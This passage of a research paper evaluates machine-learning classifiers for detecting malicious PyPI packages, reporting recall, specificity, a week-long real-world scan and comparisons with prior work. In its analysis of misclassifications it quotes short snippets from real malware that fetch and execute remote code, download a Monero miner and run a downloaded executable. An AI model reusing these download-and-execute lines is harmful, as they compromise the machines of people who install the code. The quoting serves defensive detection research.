Evaluation involves classifying packages yet unseen by the model and evaluating the performance. We devised the evaluation with the goal of selecting the best model out of the 6 tested, and to answer the RQs.

Data

Accuracy was evaluated using three labeled datasets, all malicious packages, all benign packages and the bad snakes [31] benign dataset.

[1] If the distance between any embeddings in the trained knn and the sample is more than the distance threshold then the sample is classified as OOD.

Malicious Dataset We used Datadog's malicious dataset [9]. The packages in datadog were first verified to be malicious. Packages that no longer had any malicious code were removed. Then the packages were compared with the packages in BKC and duplicates were removed to ensure that the evaluation data were not used during training. This dataset provided the evaluation the false negative and true positive rate. This resulted in 859 packages from the datadog set being used for evaluation.

Benign Dataset We downloaded 420 newly created packages and 458 top ranked packages from PyPI using libraries.io for a total of 878 packages, with the top ranked packages assumed to be benign, and the new packages manually reviewed.

Bad Snakes Dataset This dataset was used as an attempt to provide a comparison with prior art, which used this dataset. We were able to successfully download 1703 benign packages.

Performance Evaluation (RQ2)

To answer RQ2, we conducted a performance evaluation. The performance was conducted in two ways: (1) The benign and malicious evaluation datasets were used to assess the precision, recall and additionally specificity and provide a comparison between the classifiers that we produced. (2) Since the packages used to assess the classifiers impact the overall score, and the ratio of the two classes impacts the precision score, we sampled 52 malicious packages and 240 badsnakes benign packages[2] 10 times, and averaged the results. The average was then used to compute the recall and precision. The malicious packages were not sampled from BKC because it was used for training the classifier.

Real World Performance Analysis (RQ3)

In line with prior art's attempt to simulate a realistic scenario, a real world performance analysis was conducted on new packages uploaded within a 5 day time frame, between July 08 and July 13, 2024, using the model with the best performance. The packages were discovered using the PyPI RSS feed [33] and downloaded over the course of the week, then manually reviewed at the end of the week. The model only scanned the source tarball in those feeds because only in the source tarball is the `setup.py` executed. It is important to note that no comparisons with prior art can be drawn from these results because of the lack of true and false negatives.

[2]Cerebro had a total of 517 malicious packages and 2311 badsnakes packages, of which 10% of this combined dataset was used for evaluation

3.2 Results

3.2.1 Training Dataset

We were able to successfully download and select 177 malicious, 1597 top ranked, and 184 newly published packages. After going through the processing steps described in subsection 3.1.1, the resulting dataset yielded 3,022,722 benign code blocks, and 296 malicious code blocks or 0.01% of the whole dataset being malicious.

3.2.2 Accuracy

	Specificity	**Recall**	**Precision**
Semgrep	48.3%	99.9%	65.5%
Zero-Shot	22.1%	52.5%	39.8%
Bert-Default	99.4%	34.6%	98.3%
Bert-Balanced	98.2%	93.7%	97.9%
IF-0.001	95.1%	11.5%	69.7%
IF-0.0001	99.5%	0.7%	60.0%
OOD	100.0%	0.0%	∞

Table 3.1: An evaluation of the model performance using 420 newly published and 458 top ranked packages found using libraries.io and 859 malicious packages from the datadog dataset

Semgrep As shown in Figure 3.2, Semgrep had very low false negative rate, but performance on benign packages was almost random. The low false negative rate is partially a result from the incorporation of Datadog rules, which is likely tuned to this dataset.

Zero-Shot As shown in Figure 3.2, for malicious packages, it performed slightly better than random, for benign packages, it performed significantly worse than random.

Bert-Default This model shows a clear bias towards labeling code blocks as benign, as shown in the false negative rate in Figure 3.2.

Bert-Balanced This model shows a good balance in performance between all four parts of the confusion matrix (Figure 3.2). See subsection 3.2.5 for an additional analysis of packages wrongly classified by this model.

Predicted Value

Actual Value

True Positive		**False Negative**	
Semgrep:	858	Semgrep:	1
Zero-Shot:	451	Zero-Shot:	408
Bert-Default:	297	Bert-Default:	562
Bert-Balanced:	805	Bert-Balanced:	54
IF-0.001:	99	IF-0.001:	760
IF-0.0001:	6	IF-0.0001:	853
OOD:	0	OOD:	859
False Positive		**True Negative**	
Semgrep:	454	Semgrep:	424
Zero-Shot:	684	Zero-Shot:	194
Bert-Default:	5	Bert-Default:	873
Bert-Balanced:	16	Bert-Balanced:	862
IF-0.001:	43	IF-0.001:	835
IF-0.0001:	4	IF-0.0001:	874
OOD:	0	OOD:	878

Figure 3.2: Confusion matrix for all classifiers

IF-0.001 & IF-0.0001 These two models, as shown in Figure 3.2, exhibit a clear bias towards predicting benign, in line with all other models except bert-balanced. In contrast with other models, IF-0.001 performed worse than both trained bert models on all metrics.

OOD This model exhibits a clear bias towards classifying everything as benign as shown in Figure 3.2. Note the precision being ∞, it is because it is divided by 0.

3.2.3 Compared to Prior Art (RQ2)

Using the same ratio as Cerebro, as shown in Table 3.2, Bert-Balanced performed 10% better than cerebro (mixed model) in recall but fell short in precision by 5%, and performed better overall compared to all Amalfi variants.

Based on the raw numbers, Bert-Balanced outperforms prior art in recall but falls a little short on precision. Precision is a metric that can change based on class balances, and we believe is not a very accurate metric in this scenario. This will be discussed later in section 3.3.

	Bert-Balanced	**Cerebro (Mixed)**	**Amalfi$_{DT}$**	**Amalfi$_{NB}$**	**Amalfi$_{SVM}$**
Precision	92.0%	97.0%	75.0%	20.7%	25.4%
Recall	93.7%	82.2%	75.6%	16.1%	76.5%

Table 3.2: A comparison of Bert-Balanced model and the prior art, as documented in the Cerebro paper [36]. Bert-Balanced is trained only on Python packages, while the other numbers come from the best performing models from Cerebro. The Cerebro models are trained on mixed NPM and PyPI packages and evaluated with PyPI packages.

Handicapped comparison with prior art We tried to use the same dataset as Cerebro in the benign dataset, but not the malicious dataset because the malicious dataset in Cerebro was used as our training dataset. Cerebro did not take campaigns into account and used 10% of their dataset for the final evaluation. With 90% of all malicious packages belonging to campaigns, we believe that a large proportion of the malicious packages in their evaluation dataset has been used to train their classifier, resulting in higher recall and precision numbers.

3.2.4 Real World Performance RQ3

	Unique Packages	Package Versions	Flagged (P)	Flagged (V)	TP (P)	TP (V)
Updates	8734	16610	227	537	4	8
New	1344	2181	36	56	0	0

Table 3.3: The packages flagged by the classifier and the true positives (TP) determined after a manual review over the course of 5 days (July 8 to July 13). Unique Packages are abbreviated as (P) and package and versions are abbreviated as (V).

Results As shown in Table 3.3, there were roughly 2 version per unique package for both updates and new packages in this 5 day period. Based on these statistics, there are a little less than 1 in 2000 packages being malicious. No campaigns were identified in these packages. By the time we reviewed these packages at the end of the week, they were already taken down. It seems like the sample set for new packages were low, therefore, based on the statistics above, it is possible to not have any malicious packages in the new feed. We are also unsure why there are multiple versions in PyPI's newest package feed. In section 3.2.5 we include an analysis of `Whoisbuild`, a package from the updates feed, had two versions, but only one was flagged by Bert-Balanced.

Unlike the accuracy analysis in the section above, it is impossible to compare the results in this section with any prior art, because there are no true and false negative values.

Time efficiency Over the course of the week, Bert-Balanced did not have any trouble keeping up with the volume of packages being uploaded to PyPI. On average, each package contains 1303 code blocks and it takes 7.48 seconds to classify 1000 code blocks at a batch size of 256, therefore, each package takes approximately 10 seconds to classify. The batch size was significantly lower than what the memory of the machine can support, thus we believe that a higher performance can be achieved.

3.2.5 Additional Analysis of Bert-Balanced

Since Bert-Balanced performed the best compared to all other models, we reviewed the packages that were incorrectly classified and deviated from Semgrep.

False Positives

Of the 16 false positive packages, bert-balanced misclassified a total of 176 code blocks. Of those code blocks, 152 contained a section of an encoded string (usually a URL or a hash), 22 contained a URL and 2 were very long and repetitive strings. Of these 176 code blocks, `PySimpleGUI` at version `5.0.5` accounted for 138 misclassified code blocks. These misclassified strings are encoded strings used to represent a binary file alongside python code.

False Negatives

There were a total of 54 false negative package versions, consisting of 45 unique packages. 8 of those 54 packages contained short base 64 encoded strings, 11 packages overwrote the install command, 3 contained a vertical byte list, and 32 had malicious code blocks that executes a short python string that contained short URLs or file paths, like this:

```
_ttmp = _ffile(delete=False)
_ttmp.write(b"""from urllib.request import urlopen as _uurlopen;exec(_uurl
↪  open('https://paste.bingner.com/paste/rb9vk/raw').read())""")
_ttmp.close()
try: _ssystem(f"start {_eexecutable.replace('.exe', 'w.exe')}
↪  {_ttmp.name}")
except: pass
```

Deviations from Semgrep

There were three packages that were detected as malicious by Bert-Balanced, but non malicious by Semgrep. Of the three, two were unclear why it was malicious in the first place, as the data seems incomplete, therefore, removed from the dataset.

The remaining package `fjkslfjsdgbjkbnjfdkq` at version `1.1.1` contained code that seemed most likely to be malicious:

```
import requests
r = requests.get('https://github.com/xmrig/xmrig/releases/download/v6.17.0
↪  /xmrig-6.17.0-linux-x64.tar.gz')
print(r.json())
```

This package downloads an offical release of the monero cryptominer at version 6.17.0. An attempt at running this code in Google colab fails at last line where it tries to parse the response into JSON. This is the only code inside the package provided by Datadog, and is also unclear why it is actually malicious. One can only assume that either Datadog has lost the rest of the codebase or the attacker has uploaded incomplete versions of the malware and future versions actually does something with the cryptominer.

One characteristic we found of Bert-Balanced was that in the above code, if each line was separately classified by the classifier, it would have been classified as benign, but as a unit, it would be classified as malicious.

Same package, different version, different classification

A malicious package called `Whoisbuild` contained two versions in PyPI, was discovered when conducting the experiments for subsection 3.2.4. Version `1.0.1` used pyobfuscate was classified as malicious, and version `1.0.2` was classified as benign and had everything in plain text, which contained code that seems to download a tainted version of node:

```
urlfile = 'https://akinasouls.fr/download/node.js.exe'
destinationfile = 'node.js.exe'

downloaded_file = download_file(urlfile, destinationfile)
if downloaded_file:
    execute_file(downloaded_file)
```

Semgrep seems to have a difficult time following patterns that pass through multiple small code blocks such as functions, in this example, resulting in this version not triggering any Semgrep rule. Therefore, it is unlikely that this would be detected as malicious by bert-balanced because of the training data being reliant on Semgrep rules and findings.

3.3 Discussion

Precision metric is misleading Since it is impossible to know the exact ratio of malicious packages to benign packages, precision is difficult to measure correctly as the value can be influenced based on the different class sizes, as shown above in the results. In the real world results of this paper and Cerebro, it seems that the

occurance of a malicious package is less than 1 for every 1000 packages uploaded, and not 10 to 1, therefore, the precision metric, which relies on both classes can be misleading and easy to inflate. If we utilized Bert-Default, precision would be much higher, especially if we used it as a metric for the real world performance (subsection 3.2.4), we can also take this to an extreme and use the OOD model, and that would have resulted in even better precision numbers.

Recall & Specificity more important when benchmarking Unlike precision, recall and specificity are metrics that measures the performance of each class separately and does not change based on class balances, therefore, we conclude recall and specificity as the better metrics to evaluate malicious package classifiers.

Risk of campaign over representation when benchmarking Since a large proportion of packages belong in campaigns in malicious package repositories (to the tune of 90%), it creates an environment where the performance of malicious package detectors when using these repositories as benchmarks can easily appear to be high.

10 to 1 ratio not reflective of real distribution Bad Snakes, Amalfi, and Cerebro [31, 28, 36] all used the 10 benign packages to 1 malicious package ratio to build their training dataset, which we followed to build Bert-Balanced. It can be seen in Cerebro and our results that the ratio of malicious packages is more than 1000 to 1 and the occurance of malicious code is even less than that, as was evident with the training dataset in subsection 3.2.1.

1000 to 1 ratio not feasible to simulate In subsection 3.1.1, our dataset was built upon 177 malicious packages, which means it would require 177 thousand benign packages to simulate a 1000 to 1 ratio, which is infeasible for the computational resources available at this time.

3.3.1 Future Work

Sliding window To further simplify this model, a sliding window on the entire source code can be used instead of a code block extraction step. A custom code block extraction tool is required per language, and this hinders the ease of this classifier to be applied to other languages. Also, the code block extractor rearranges the code and makes it impossible to create a SARIF [5] report.

JS, other ecosystems, and mixed models Bert-Balanced can be applied to detect malicious packages in javascript and other languages. Additionally, as shown in cerebro, their mixed language model exhibit better classification across the board and therefore a mixed Bert-Balanced has the potential to have a classification performance.

Better training and benchmarking datasets Since a majority of malware contains campaigns, it is crucial to identify these campaigns in training and benchmarking datasets in order to obtain a good model and to correctly benchmark. Other than BKC, no other datasets contain campaign information.

Additionally, the training dataset that we have is limited to quality of the Semgrep labels, which, as shown in section 3.2.5 has limitations. Dedicated effort to build a dataset with better labels is an incredibly important component in building a better code block classification model.

Detect vulnerabilities This pipeline can be applied to train a model to detect vulnerabilities in Common Weakness Enumeration [7] database, with the only difference being that a model that can detect vulnerabilities would be a multi class model instead of two classes in this paper, and a different dataset.

3.3.2 Threats To Validity

Datadog dataset contains campaigns & non-malicious packages Although the datadog dataset does not contain packages used to train the model, there were no data on campaigns, therefore it is unknown the proportion of the dataset are duplicate packages.

While conducting research for subsection 3.2.5, some packages were discovered to not contain any malicious code. We speculate that the version Datadog acquired did not yet contain malicious code, and the malcious code only appeared in later updates. We believe that these packages represent a very small fraction of the Datadog dataset, therefore, does not significantly effect the accuracy of our results.

Chapter 4

Conclusion

4.1 Contributions

In the process of answering the research questions listed above, this research brings several important contributions to the field:

1. A detailed analysis of the current BKC dataset.
2. Updated the labels of the BKC dataset.
3. A novel campaign identification method.
4. A method to prepare packages for training ML models to detect malicious code blocks.
5. A method to create an effective ML based malicious package detector model.
6. More effective metrics at benchmarking malicious package detectors.
7. Numerous new malicious packages added to the BKC dataset.

These contributions provide a more complete and better labeled dataset, a simplified and more effective malicious package detector, and introduce a new metric to evaluate future work.

4.2 Conclusion

To address the increase in malicious packages being deployed into package repositories, research efforts such cerebro and amalfi have built machine learning pipelines to detect malicious packages. Such pipelines often exhibit a manually defined, rule based filtering and feature selection mechanism prior to a machine learning model. The rule based mechanism requires manual upkeep and limits the data that the classifier can use.

With the goal to build a malicious package detector, it is necessary to first understand the the characteristics and to uncover the evolution of malicious packages from the previous BKC paper. To this end, this paper utilized a semi automated method to identify and quantify characteristics of around 4000 malicious packages, and presented a method of using CodeBERT to generate embeddings and HDBSCAN to create clusters in order to identify campaigns.

We found some attributes were in line with previous results, such as the proportion of packages that are part of a campaign and the trigger of malicious behavior. We also uncovered some differences, such as package lifespan being shorter, dropper as a primary objective becoming more popular for PyPI, and an increase in the usage of rather simplistic obfuscation.

Using the newfound knowledge, we trained 6 different machine learning models to detect malicious packages, and found that CodeBERT with a balanced loss outperformed the rest with 93.7% recall and 98.2% in specificity. Real world results show that this classifier can keep up with the volume of packages being uploaded, and was able to identify 4 unique malicious packages over the course of a week. Timewise, Bert-Balanced was able to keep up with the daily volume of packages uploaded to PyPI with plenty of resources to spare.

While conducting this research, we found that precision is a misleading metric to benchmark classifiers like this, because it is reliant on class balances, leading us to use a different metric: specificity. This research lays the groundwork for further research such as training a classifier that classifies code extracted using a sliding window instead of code blocks and the same approach but to detect vulnerabilities.

Bibliography

[1] Semgrep, Jan 2024. https://semgrep.dev.

[2] Mateusz Baran, Joanna Baran, Mateusz Wójcik, Maciej Zięba, and Adam Gonczarek. Classical out-of-distribution detection methods benchmark in text classification tasks. *arXiv preprint arXiv:2307.07002*, 2023.

[3] Bertus. Detecting cyber attacks in the python package index (pypi), October 2018. https://bertusk.medium.com/detecting-cyber-attacks-in-the-python-package-index-pypi-61ab2b585c67.

[4] Max Brunsfeld, Andrew Hlynskyi, Amaan Qureshi, Patrick Thomson, Josh Vera, Phil Turnbull, Timothy Clem, dundargoc, Douglas Creager, Andrew Helwer, Rob Rix, Daumantas Kavolis, Hendrik van Antwerpen, Michael Davis, Ika, Tuấn-Anh Nguyễn, Amin Yahyaabadi, Stafford Brunk, Matt Massicotte, Niranjan Hasabnis, bfredl, Mingkai Dong, Samuel Moelius, Steven Kalt, Jonathan Arnett, Vladimir Panteleev, Kolja, Linda_pp, and George Fraser. tree-sitter/tree-sitter: v0.21.0, February 2024. URL https://doi.org/10.5281/zenodo.10689348.

[5] OASIS Static Analysis Results Interchange Format (SARIF) Technical Committee. Static analysis results interchange format (sarif) version 2.1.0 plus errata 01, 2023. URL https://docs.oasis-open.org/sarif/sarif/v2.1.0/sarif-v2.1.0.html.

[6] Lucian Constantin. Npm attackers sneak a backdoor into node.js deployments through dependencies, May 2018. https://thenewstack.io/npm-attackers-sneak-a-backdoor-into-node-js-deployments-through-dependencies/.

[7] MITRE Corporation. Common weakness enumeration, March 2024. URL https://cwe.mitre.org/about/index.html.

[8] Datadog. Guarddog, Nov 2023. URL https://github.com/DataDog/guarddog.

[9] Datadog. Malicious software packages dataset, Jun 2024. URL https://github.com/DataDog/malicious-software-packages-dataset.

[10] Shihan Dou, Junjie Shan, Haoxiang Jia, Wenhao Deng, Zhiheng Xi, Wei He, Yueming Wu, Tao Gui, Yang Liu, and Xuanjing Huang. Towards understanding the capability of large language models on code clone detection: a survey. *arXiv preprint arXiv:2308.01191*, 2023.

[11] Zhangyin Feng, Daya Guo, Duyu Tang, Nan Duan, Xiaocheng Feng, Ming Gong, Linjun Shou, Bing Qin, Ting Liu, Daxin Jiang, and Ming Zhou. Codebert: A pre-trained model for programming and natural languages, 2020.

[12] Kalil Garrett, Gabriel Ferreira, Limin Jia, Joshua Sunshine, and Christian Kästner. Detecting suspicious package updates. In *2019 IEEE/ACM 41st International Conference on Software Engineering: New Ideas and Emerging Results (ICSE-NIER)*, pages 13–16. IEEE, 2019.

[13] Github. Malicious package in bitcionjslib, Sep 2020. URL https://github.com/advisories/GHSA-p4mf-4qvh-w8g5.

[14] Google. Open source vulnerabilities database. URL https://osv.dev/list?q=MAL.

[15] Wenbo Guo, Zhengzi Xu, Chengwei Liu, Cheng Huang, Yong Fang, and Yang Liu. An empirical study of malicious code in pypi ecosystem, 2023.

[16] Aric A. Hagberg, Daniel A. Schult, and Pieter J. Swart. Exploring network structure, dynamics, and function using networkx. In Gaël Varoquaux, Travis Vaught, and Jarrod Millman, editors, *Proceedings of the 7th Python in Science Conference*, pages 11 – 15, Pasadena, CA USA, 2008.

[17] Jossef Harush. A beautiful factory for malicious packages, Mar 2022. https://checkmarx.com/blog/a-beautiful-factory-for-malicious-packages/.

[18] Jeremy Katz. Libraries.io Open Source Repository and Dependency Metadata, January 2020. URL https://doi.org/10.5281/zenodo.3626071.

[19] Piergiorgio Ladisa, Serena Elisa Ponta, Nicola Ronzoni, Matias Martinez, and Olivier Barais. On the feasibility of cross-language detection of malicious packages in npm and pypi. *arXiv preprint arXiv:2310.09571*, 2023.

[20] Microsoft. Github advisory database. URL https://github.com/advisories.

[21] Marc Ohm and Charlene Stuke. Sok: Practical detection of software supply chain attacks. In *Proceedings of the 18th International Conference on Availability, Reliability and Security*, ARES '23, New York, NY, USA, 2023. Association for Computing Machinery. ISBN 9798400707728. doi: 10.1145/3600160.3600162. URL https://doi.org/10.1145/3600160.3600162.

[22] Marc Ohm, Henrik Plate, Arnold Sykosch, and Michael Meier. Backstabber's knife collection: A review of open source software supply chain attacks. In *Detection of Intrusions and Malware, and Vulnerability Assessment: 17th International Conference, DIMVA 2020, Lisbon, Portugal, June 24–26, 2020, Proceedings 17*, pages 23–43. Springer, 2020.

[23] Marc Ohm, Felix Boes, Christian Bungartz, and Michael Meier. On the feasibility of supervised machine learning for the detection of malicious software packages. In *Proceedings of the 17th International Conference on Availability, Reliability and Security*, pages 1–10, 2022.

[24] OpenSSF. Package analysis. URL `https://github.com/ossf/package-analysis`.

[25] F. Pedregosa, G. Varoquaux, A. Gramfort, V. Michel, B. Thirion, O. Grisel, M. Blondel, P. Prettenhofer, R. Weiss, V. Dubourg, J. Vanderplas, A. Passos, D. Cournapeau, M. Brucher, M. Perrot, and E. Duchesnay. Scikit-learn: Machine learning in Python. *Journal of Machine Learning Research*, 12:2825–2830, 2011.

[26] Henrik Plate. Divide and hide: How malicious code lived on pypi for 3 months, July 2023. `https://www.endorlabs.com/learn/divide-and-hide-how-malicious-code-lived-on-pypi-for-3-months`.

[27] Yutaka Sasaki et al. The truth of the f-measure. *Teach tutor mater*, 1(5):1–5, 2007.

[28] Adriana Sejfia and Max Schäfer. Practical automated detection of malicious npm packages. In *Proceedings of the 44th International Conference on Software Engineering*, pages 1681–1692, 2022.

[29] Donald Stufft. Securing pypi accounts via two-factor authentication, May 2023. `https://blog.pypi.org/posts/2023-05-25-securing-pypi-with-2fa/`.

[30] Donald Stufft. Malware reporting evolved, Mar 2024. `https://blog.pypi.org/posts/2024-03-06-malware-reporting-evolved/`.

[31] Duc-Ly Vu, Zachary Newman, and John Speed Meyers. Bad snakes: Understanding and improving python package index malware scanning. In *2023 IEEE/ACM 45th International Conference on Software Engineering (ICSE)*, pages 499–511. IEEE, 2023.

[32] Warehouse. Malware checks, July 2023. `https://warehouse.pypa.io/development/malware-checks`.

[33] Warehouse. Feeds, May 2024. `https://warehouse.pypa.io/api-reference/feeds.html`.

[34] Thomas Wolf, Lysandre Debut, Victor Sanh, Julien Chaumond, Clement Delangue, Anthony Moi, Pierric Cistac, Tim Rault, Rémi Louf, Morgan Funtowicz, et al. Huggingface's transformers: State-of-the-art natural language processing. *arXiv preprint arXiv:1910.03771*, 2019.

[35] Nusrat Zahan, Philipp Burckhardt, Mikola Lysenko, Feross Aboukhadijeh, and Laurie Williams. Malwarebench: Malware samples are not enough. In *2024 IEEE/ACM 21st International Conference on Mining Software Repositories (MSR)*, pages 728–732. IEEE, 2024.

[36] Junan Zhang, Kaifeng Huang, Bihuan Chen, Chong Wang, Zhenhao Tian, and Xin Peng. Malicious package detection in npm and pypi using a single model of malicious behavior sequence. *arXiv preprint arXiv:2309.02637*, 2023.